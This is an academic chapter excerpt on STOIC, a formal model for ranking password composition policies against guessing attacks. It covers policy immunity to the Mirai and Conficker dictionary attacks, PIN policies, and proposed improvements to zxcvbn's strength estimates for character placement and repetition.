


FIGURE 6.4: The percentage difference in strength between each password policy *basicN* and *basic(N + 1)* against number of guesses made by the real PCFG-based attack.

provide a valid measure of password policy strength at any of the magnitudes tested. The attack success probability is vastly underestimated by the NIST distribution (note the y-axis scale in Figure 6.5 compared to that in Figure 6.3) and the shape of the graph does not reflect the shape of the real data shown in Figure 6.3, being much more linear and lacking the sudden jumps in success probability as particularly common passwords are guessed.

Figure 6.6 shows the same attack with values from *zxcvbn* and *Pwned Passwords* (Hunt, 2017a) used in place of the NIST algorithm. These graphs are much closer to the real data in Figure 6.3, with the *zxcvbn* distribution overestimating success probability compared to the real attack, in line with its philosophy of preferring to underestimate than overestimate the strength of passwords while the *Pwned* distribution slightly underestimates success probability, possibly due to the age of the RockYou dataset (2009) compared to *Pwned Passwords* (Hunt, 2017a), which contains some more recent breaches likely to have come from systems with greater average password strengths.

6.5.4 Mirai

Mirai is a piece of malware that targets network-enabled devices running Linux, recruiting them into a botnet that has been used in several high-profile and extremely disruptive distributed denial-of-service (DDoS) attacks to date. In order to propagate, *Mirai* scans IP address ranges for devices with Telnet enabled. Upon locating a potentially vulnerable device, the malware will try a dictionary of 62 username/password combinations (containing 46 unique passwords) containing the factory defaults of a number of common internet-of-things (IoT) devices including CCTV cameras, home routers, and network-capable printers (Antonakakis et al., 2017). We discuss *Mirai* in much more detail in Section 2.1.4.

Using STOIC, we modelled the attack used by *Mirai* to gain access to a device—a dictionary attack consisting of 46 specific guesses. From here, we were able to determine for a selection of the password composition policies in Shay et al., 2016 whether or not they render a device immune to *Mirai* when enforced by prohibiting the creation of any vulnerable password. Using Definition 15, we proved the immunity results shown in Table 6.4. For example, we proved two




FIGURE 6.5: The attack success probability for each password policy *basicN* where $N \in \{7, 8, 9, 10\}$ from 0 to 10000 guesses, as predicted by STOIC using the *entropy distribution* (top) and NIST distribution (bottom), at increments of 100 guesses under the PCFG-based attack.

STOIC theorems that a system enforcing a *basic8* password policy remains vulnerable to the *Mirai* malware while *basic16* is immune:

$$\neg \text{Immune}((\text{LUDS}, \{\text{basic8}\}), \text{Mirai})$$

and

$$\text{Immune}((\text{LUDS}, \{\text{basic16}\}), \text{Mirai})$$

We are confident that the results in Table 6.4 would be useful to any company producing Linux-based network-enabled devices. By pre-configuring their devices with a password policy immune to compromise by *Mirai* (such as *basic16*), they are granted assurance that their product cannot be configured to become vulnerable. Because these results were obtained from within a proof assistant, we gain the freedom to write as many proofs as we like to increase our confidence that they are accurate, or extract ready-to-use formally-verified password composition policy enforcement software to use to protect these devices in practice. We dedicate Chapter 8 to demonstrating how this can be accomplished.

When it comes to determining immunity to password guessing attacks such as that employed by *Mirai*, the practically-minded reader may wonder why it




FIGURE 6.6: The attack success probability for each password policy *basicN* where $N \in \{7, 8, 9, 10\}$ from 0 to 10000 guesses, as predicted by STOIC using the *zxvbn* distribution (Wheeler, 2016) (top) and *Pwned* distribution (Hunt, 2017a) (bottom), at increments of 100 guesses under the PCFG-based attack.

is not sufficient to simply test the attack dictionary against the system in question directly. Surely this would give us even more assurance that the system is secure against infection by *Mirai* while avoiding the need to use STOIC entirely? This is a very sensible question to ask, and indeed a robust security audit for vulnerability to *Mirai* would involve performing just such a test. Our goal in employing STOIC, however, is not simply to ensure that a device is immune to infection, but also that it *cannot be configured to be otherwise* because its password composition policy prohibits the creation of vulnerable credentials. A natural follow-up question may be to ask why we cannot simply test the attack dictionary directly against the password composition policy enforced on the system by successively attempting to change the credentials to be vulnerable, ensuring that our password composition policy enforcement software prevents such password changes from being effected. While this approach may be practical for smaller attack dictionaries, bugs in the password composition policy enforcement software in use on the system (such as the bug in the popular *pam_cracklib* and *pam_pwquality* pluggable authentication modules we explore in Section 8.4.3) may make results obtained in this manner unreliable, especially

TABLE 6.4: Whether or not each password composition policy provides immunity to the *Mirai* malware, as computed by STOIC.

Immune	Vulnerable
basic14, basic16, basic20 comp8, 2word16, 3class16	basic8, basic12, 2word12 3class12

if we wish to generalise them across to systems where different password composition policy enforcement software (or indeed different versions of the same software) may be in use. Moreover, STOIC offers us useful reasoning tools for making evaluation of password composition policies more efficient (e.g. Lemmas 6.4.3 and 6.4.4), particularly in the context of larger attacks. In Section 6.5.6, we propose just such an attack by imagining a hypothetical future strain of *Mirai* that applies mangling rules to its passwords.

6.5.5 Conficker

This kind of analysis is by no means limited to *Mirai*. Another botnet worm, *Conficker* (Shin et al., 2012), which first emerged in 2008, remains a considerable threat even today through its use of several different propagation vectors to spread. One of these is a dictionary attack on password-protected administrative shares on Windows systems, which if successful allows the worm to write itself to disk on the remote machine and infect it. The dictionary used by *Conficker* for this purpose is, again, quite small containing only 182 passwords (including the empty password). Using STOIC, we can analyse each password policy from the 2016 work by Shay et al. (Shay et al., 2016) for immunity against this attack as we did for *Mirai*. The results of this analysis are shown in Table 6.5.

TABLE 6.5: Whether or not each password composition policy provides immunity to the dictionary attack used by the *Conficker* worm, as computed by STOIC.

Immune	Vulnerable
basic14, basic16, basic20 comp8, 2word12, 2word16 3class12, 3class16	basic8, basic12

Interestingly, if any of the policies analysed here are immune to *Mirai*, they are also immune to *Conficker* (i.e. the set of policies here that confer immunity to *Mirai* are a subset of those that confer immunity to *Conficker*). We anticipate security researchers using STOIC in this manner to discover policies immune to attack from a wide range of malware.

6.5.6 Mangled Mirai

Let us imagine a hypothetical new *Mirai* variant, *Mangled Mirai* which contains in-built password-mangling functionality. The finding that only an average of a few seconds of computing time on a modern PC is required to crack a new password using mangling rules if an old password is known (Zhang, Monroe, and Reiter, 2010) suggests that this may be a valuable technique. A large number

of *Mirai* variants have been found in the wild already, placing the emergence of a new piece of malware resembling *Mangled Mirai* well within the realm of possibility (Kolias et al., 2017), especially given the widespread availability of the original *Mirai* source code. The mangling rules applied are the same as those in Table 6.1.




FIGURE 6.7: Policy vulnerability to the *Mangled Mirai* attack under the five different password probability distributions studied, as predicted by STOIC.

None of the policies listed in Table 6.4 provide complete immunity to this new attack. The repetition rule will generate longer passwords that are valid on systems enforcing a minimum password length requirement, while the substitution and case change rules will create passwords containing numbers, symbols and uppercase letters. We can, however, rank the resistance of the policies from best to worst from within *Coq* (see Figure 6.7).

6.5.7 A PIN Authentication System

In previous sections, we have shown the STOIC model to be adequate to capture a variety of policies and attacks under a number of different password distributions on a LUDS system. In this section, we show that STOIC is also capable of capturing different systems with varying alphabets and character classes by modelling a PIN-based authentication system.

Devising an Attack and Policies

We devised an optimal attack based on the frequency of occurrence of all 1,000,000 unique six-digit PINs in the RockYou dataset. The 10,000 most common PINs in this dataset set were used to guess PINs in that same dataset, when filtered according to various numeric-only policies:

- **none**: no constraints, all PINs are allowed.
- **norepeats**: any PIN containing the same number twice or more consecutively is forbidden. This policy was created with the intention of prohibiting weak PINs such as 111111 or 112233.

- **noconsec**: any PIN containing a run of two or more consecutive digits (e.g. 12 or 87) is forbidden. This policy is intended to prohibit weak PINs such as 123456 or 123321.
- **nodates**: any PIN that would make up a valid date in the format *ddmmyy*, *mmddyy*, *yymmdd* or *yyddmm* is forbidden. Days are not checked with respect to individual months (e.g. 310293 is forbidden even though it is an invalid date). Using dates as PINs is a common practice employed by users to aid memorability, but makes PINs considerably easier to guess. *zxcvbn* actively assigns lower values to date-like numeric segments of passwords for this reason (Wheeler, 2016).

Predicting the Outcome Using STOIC

When STOIC was used to predict the outcome of this attack, it yielded the attack success probabilities shown in Figure 6.8 using the *zxcvbn* distribution and Pwned distribution. The *entropy distribution* and the NIST distribution were not used because they give the same value for every 6-digit PIN. This graph indicates that, at 10,000 guesses, the *noconsec* PIN composition policy results in our attack making the fewest correct guesses, followed by *nodates* then very closely by *norepeats*.




FIGURE 6.8: Attack success probabilities yielded by STOIC for the numeric-only policies under the devised attack at 10,000 guesses according to the Pwned distribution and *zxcvbn* distribution.

Running the Attack

The effectiveness of each of these policies from 1-10,000 guesses when running this attack for real is shown in Figure 6.9. Note the close agreement with the predicted results shown in Figure 6.8.

6.5.8 Informing Future Work

In both Figure 6.2 and Figure 6.7, the *zxcvbn* distribution Wheeler, 2016 can be seen to be significantly overestimating the relative strength of the comp8 policy in the context of two distinct attacks that are related only by the mangling rules




FIGURE 6.9: The effect of each PIN-only policy on the number of correct guesses of 6-digit PINs in the training set when running the devised attack for real.

used to generate their guess dictionaries. Because STOIC is ranking password composition policies by strength relative to one another, either or both of the following possibilities might be causing this inaccuracy:

- *zxcvbn* is overestimating the strength of passwords in each attacking dictionary that are compliant with the comp8 policy.
- *zxcvbn* is underestimating the strength of passwords in each attacking dictionary that are *not* compliant with comp8 but are compliant with one or more other policies.

Here, we describe our investigation on the causes for this inaccuracy.

Investigation 1: Symbol/Capital Placement

A particularly striking example of this is the case of comp8 and 2word16, the latter of which is correctly agreed upon as the stronger policy by every other password probability distribution aside from *zxcvbn*. This observation prompted us to take a closer look at how the semantics of the 2wordN policies might cause *zxcvbn* to give inaccurate guess numbers. We noted that these policies have the requirement that a non-letter character appear in the middle of a password (that is, not at either the beginning or the end positions) and speculated that *zxcvbn* may be underestimating the strength of passwords that comply with this requirement in some cases. We considered it possible that this would also extend to the placement of capital letters in the string. We were able to find the examples in Table 6.6 which convinced us to investigate further.

The *zxcvbn* password strength estimation library (Wheeler, 2016), while an excellent, lightweight, demonstrably accurate piece of software, does not seem to grant extra value to special characters or capital letters in the middle of passwords (i.e. not at the beginning/end) in some circumstances, even though previous research has found that users are significantly more likely to add these characters to the beginning or end of passwords (Shay et al., 2010) and previous work on password meters using probabilistic models already takes character

TABLE 6.6: Two examples of variants on the password “fortissimo” that *zxcvbn* rates as equally strong, yet have very different frequencies in *Pwned Passwords* (Hunt, 2017a).

Password	<i>zxcvbn</i>	<i>Pwned Passwords</i>
fortissimo!	3,581,610,000	2
fortis!simo	3,581,610,000	0
Fortissimo	716,330,000	48
fortiSsimo	716,330,000	0

placement into consideration (Castelluccia, Dürmuth, and Perito, 2012; Ur et al., 2017). As part of the password strength estimation process, the library divides a password into “regions” of different types (e.g. tokens/dictionary words, repetitions, keyboard patterns) (Wheeler, 2016). By necessity, the *zxcvbn* dictionary is not particularly comprehensive (the library is designed to be downloaded over HTTP) and “fortissimo” is interpreted as the dictionary word “fortis” and the brute-force (i.e. random) region “simo”. Because the placement of the punctuation mark in the first two examples in Table 6.6 does not affect this structure, the calculated guess number remains identical. The latter two examples in the table demonstrate that a capital letter at the end of a dictionary word region is valued the same as a capital letter at the beginning of that region by *zxcvbn*. Because 2wordN policies mandate that non-alphabetic characters occur in the middle of passwords it is therefore possible that *zxcvbn* has under-valued passwords that comply with these policies, contributing to an incorrect prediction.

Recommendation 1: Symbol/Capital Placement

By mapping the frequency at which capital letters occur at different offsets from the beginning and end of passwords in the RockYou dataset, we can obtain a map of the number of occurrences of capital letters against offset from the start and end of the password (see Figure 6.10). From here, we can assign extra value to capital letters occurring at different offsets in passwords by either using the equation yielded by computing an appropriate regression line on a graph of this data or by storing the values verbatim as a frequency table that we can use from code. Here, we opted for the latter approach.

To demonstrate that a change of this nature would increase the accuracy of the *zxcvbn* library in this application, we wrote a wrapper (*zxcvbn+*) that applies a multiplier to a password’s guess number based on the offset at which capital letters and symbols occur (from either the beginning or end, whichever value is lesser). We then ran an identical STOIC simulation to that in Section 6.5.1 using the wrapped library instead of *zxcvbn*. The reduction in error created by the wrapper is shown in Figure 6.12. While this was encouraging, the reduction in error was not enough to effect any change in policy ranking and as such does not affect the incorrect ranking of comp8 as the second most resilient policy against mangledtop100, indicating that this is not the only factor contributing to the result in question. Based upon this finding, we recommend:

1. A change to the way *zxcvbn* calculates guess numbers that takes into account the offset of capital letters and non-letter characters from the start or end of the entire password.




FIGURE 6.10: Number of occurrences of capital letters against offset from either the start (top) or end (bottom) of each password in the RockYou dataset.

2. At the level of the entire password string or the discrete “regions” that comprise it:
 - (a) A change that ensures that strings ending with a capital letter be rated appropriately stronger than those that begin with a capital letter.
 - (b) A change that ensures that strings starting with a symbol be rated appropriately stronger than those that end with a symbol.

Investigation 2: The Value of Repetitions

The base dictionary of the top 100 most common passwords used in the mangledtop100 attack (see Section 6.5.1) contains no passwords over 10 characters in length (Miessler, 2016). As a consequence, due to the *Repetition* mangling rule used to generate the dictionary, the great majority of passwords that comply with policies that have a minimum length greater than 10 (i.e. all except basic8 and comp8) consist of the same string repeated twice. If *zxcvbn* was underestimating the strength of passwords consisting of one string repeated multiple times, it seems likely that this would contribute significantly to the inaccuracy in gauging password policy strength under the mangledtop100 attack discussed at the beginning of this section.




FIGURE 6.11: A comparison between the error of *zxcvbn* and *zxcvbn++*. A y-axis value of 0 represents an exact match with the outcome of the real attack. Values normalised to fall in the 0-1 range.

On examination of the *zxcvbn* source code (Wheeler, 2017) we found that the rule for calculating the guess number of repeated passwords to be $g \times r$ where g is the base guess number of the password and r is the number of times the password is repeated. This is illustrated by the examples shown in Table 6.7, which also contains the number of times each password occurs in every public breach aggregated by *Pwned Passwords*.

TABLE 6.7: Password examples demonstrating that the approach taken by *zxcvbn* to calculating repeated passwords (multiplying base guess number by number of repetitions) does not reflect real user password choice.

Password	<i>zxcvbn</i>	<i>Pwned Passwords</i>
matrix	74	156,977
matrixmatrix	149	748
matrixmatrixmatrix	223	4
8888	49	31,766
88888888	97	281,083
888888888888	145	1444

If we take the figures yielded by *Pwned Passwords* in Table 6.7 to be representative of real-life passwords created by users, it is evident that multiplying guess number by number of repetitions does not accurately model the reality of user password choice. In most cases, doubling password length increases password strength by much more than a factor of 2, but sometimes it actually makes a password weaker (as in the case of “8888” and “88888888”).

Recommendation 2: The Value of Repetitions

The examples in Table 6.7 indicate that simply multiplying the guess number of the repeated substring by the number of repetitions is not sufficient to accurately capture the effect of repetition within passwords on password strength. We suggest that the increase in guess number should be dependent on one or more properties of the repeated substring. As a starting point, we plotted the entropy




FIGURE 6.12: A comparison between the error of *zxcvbn* and *zxcvbn++*. A y-axis value of 0 represents an exact match with the outcome of the real attack. Values normalised to fall in the 0-1 range.

of each of the top 1000 most common passwords (Miessler, 2016) against the magnitude of the decrease in number of occurrences of the repeated version of that password in *Pwned Passwords* (data shown in Figure 6.13). This showed a correlation, presumably because strings with higher entropy tend to be more time-consuming to type and therefore less likely to be repeated multiple times by users in passwords.




FIGURE 6.13: Per-character Shannon entropy of the top 1000 most common passwords (Miessler, 2016) against the multiplier needed to get from the number of occurrences of base password p to that of repeated password $p \cdot p$ in Pwned Passwords Hunt, 2017a. The multiplier is $G(p)/G(p \cdot p)$, where $G(p)$ denotes the number of occurrences of p in Pwned Passwords. In general, the greater the per-character entropy of p , the larger this multiplier.

Using the formula given by the trendline in Figure 6.13 in place of the formula currently used by *zxcvbn* to calculate the guess values of password containing repeated substrings creates a substantial error reduction (see Figure 6.14) which brings the modified library (named *zxcvbn++*) largely in line with the results of the real attack (see Figure 6.12).

Based upon these findings, we recommend revising the algorithm used to calculate the strength of passwords containing repeated substrings to take into




FIGURE 6.14: Selected policies from Shay et al., 2016 under the mangledtop100 attack as for Figure 6.2 but with *zxcvbn++* in place of *zxcvbn*. Rankings obtained now more closely reflect those of the real attack.

account relevant properties of the substring repeated. Shannon entropy is one of these properties, but it is likely that more strongly correlated properties exist. It is important to bear in mind that these error reductions apply to this specific attack only.

